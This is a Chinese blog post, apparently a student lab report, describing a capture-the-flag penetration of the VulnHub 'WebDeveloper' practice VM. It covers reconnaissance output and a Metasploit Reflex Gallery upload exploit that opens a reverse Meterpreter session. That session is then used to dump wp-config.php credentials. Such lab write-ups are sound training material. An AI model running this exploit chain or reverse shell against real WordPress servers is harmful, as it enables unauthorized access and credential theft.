ctf实践

原创

小咚不秃 于 2020-12-14 19:58:41 发布 133 收藏 1

文章标签： linux

本文链接：https://blog.csdn.net/qq_45721890/article/details/111183972

实验四 CTF实践

实验目的：通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：https://www.vulnhub.com/

实验工具：不限

实验原理：

1、什么是CTF

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

1.1 CTF竞赛模式

（1）解题模式（Jeopardy）在解题模式CTF赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。

（2）攻防模式（Attack-Defense）在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。

（3）混合模式（Mix）结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

1.2 CTF各大题型简介

MISC（安全杂项）

全称Miscellaneous。题目涉及流量分析、电子取证、人肉搜索、数据分析、大数据统计等等，覆盖面比较广。我们平时看到的社工类题目；给你一个流量包让你分析的题目；取证分析题目，都属于这类题目。主要考查参赛选手的各种基础综合知识，考察范围比较广。

PPC（编程类）

全称Professionally Program Coder。题目涉及到程序编写、编程算法实现。算法的逆向编写，批量处理等，有时候用编程去处理问题，会方便的多。当然PPC相比ACM来说，还是较为容易的。至于编程语言嘛，推荐使用Python来尝试。这部分主要考察选手的快速编程能力。

CRYPTO（密码学）

全称Cryptography。题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者自创加密技术。这样的题目汇集的最多。这部分主要考查参赛选手密码学相关知识点。

REVERSE（逆向）

题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译扎实功底。需要掌握汇编，堆栈、寄存器方面的知识。有好的逻辑思维能力。主要考查参赛选手的逆向分析能力。此类题目也是线下比赛的考察重点。

STEGA（隐写）

全称Steganography。题目的Flag会隐藏到图片、音频、视频等各类数据载体中供参赛选手获取。载体就是图片、音频、视频等，可能是修改了这些载体来隐藏flag，也可能将flag隐藏在这些载体的二进制空白位置。有时候需要你侦探精神足够的强，才能发现。此类题目主要考查参赛选手的对各种隐写工具、隐写算法的熟悉程度。

PWN（溢出）

PWN在黑客俚语中代表着攻破，取得权限，在CTF比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有栈溢出、堆溢出。在CTF比赛中，线上比赛会有，但是比例不会太重，进入线下比赛，逆向和溢出则是战队实力的关键。主要考察参数选手漏洞挖掘和利用能力。

WEB（web类）

WEB应用在今天越来越广泛，也是CTF夺旗竞赛中的主要题型，题目涉及到常见的Web漏洞，诸如注入、XSS、文件包含、代码审计、上传等漏洞。这些题目都不是简单的注入、上传题目，至少会有一层的安全过滤，需要选手想办法绕过。且Web题目是国内比较多也是大家比较喜欢的题目。因为大多数人开始安全都是从web*站开始的。


实验步骤和内容：

目的：获取靶机Web Developer 文件/root/flag.txt中flag。


基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件“cap”；分析 “cap” 文件，找到网站管理后台账号密码；插件利用（有漏洞）；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

实施细节如下：


1、发现目标 (netdiscover)，找到WebDeveloper的IP地址。截图。



2、:利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，截图并说明目标提供的服务有哪些？（利用第一次实验知识点）



3、若目标主机提供了HTTP服务，尝试利用浏览器访问目标网站。截图。是否有可用信息？



4、利用whatweb探测目标网站使用的CMS模板。截图。分析使用的CMS是什么？

CMS是WordPress

```
root@kali:~# whatweb 192.168.116.138
http://192.168.116.138 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HT
TPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.116.138], JQuery[1.12
.4], MetaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[tex
t/javascript], Title[Example site &#8211; Just another WordPress site], Uncommon
Headers[link], WordPress[4.9.8]
root@kali:~#
```


5、网络搜索wpscan，简要说明其功能。

WPScan是Kali Linux默认自带的一款漏洞扫描工具，它采用Ruby编写，能够扫描WordPress网站中的多种安全漏洞，其中包括WordPress本身的漏洞、插件漏洞和主题漏洞。最新版本WPScan的数据库中包含超过18000种插件漏洞和2600种主题漏洞，并且支持最新版本的WordPress。值得注意的是，它不仅能够扫描类似robots.txt这样的敏感文件，而且还能够检测当前已启用的插件和其他功能。


6、使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster， 国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）。

```
root@kali:~# dirb http://192.168.116.138

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec  5 21:16:13 2020
URL_BASE: http://192.168.116.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.116.138/ ----
+ http://192.168.116.138/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.116.138/ipdata/
+ http://192.168.116.138/server-status (CODE:403|SIZE:280)
==> DIRECTORY: http://192.168.116.138/wp-admin/
==> DIRECTORY: http://192.168.116.138/wp-content/
==> DIRECTORY: http://192.168.116.138/wp-includes/
+ http://192.168.116.138/xmlrpc.php (CODE:405|SIZE:42)
```

7、浏览器访问该目录（路径），发现一个cap文件。截图。




8、利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？截图。



9、利用上一步得到的信息进入网站后台。截图。

（网站管理员账号与操作系统账号是不同概念）



10、利用该CMS存在的（插件Plugin）漏洞。

11、利用该插件漏洞提权。

可选方案1：利用MeterSploit插件+reflex gallery插件漏洞实现。安装reflex gallery插件。利用该插件可能存在的漏洞。（课本知识点）

建立会话后，查看wp-config.php获得账号及口令。（配置文件很重要，各种系统的配置文件）。

获得的账号、口令是用来访问什么目标？注意与第7步描述比较。

建立会话后，查看wp-config.php获得账号及口令。

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.19.131
rhosts => 192.168.19.131
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.19.128:4444
[+] Our payload is at: agqabIkTz.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.19.131
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.131:55264) at 2019-03-14 02:23
[!] Tried to delete agqabIkTz.php, unknown result
```



```
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
```


可选方案2：上传反弹shell。

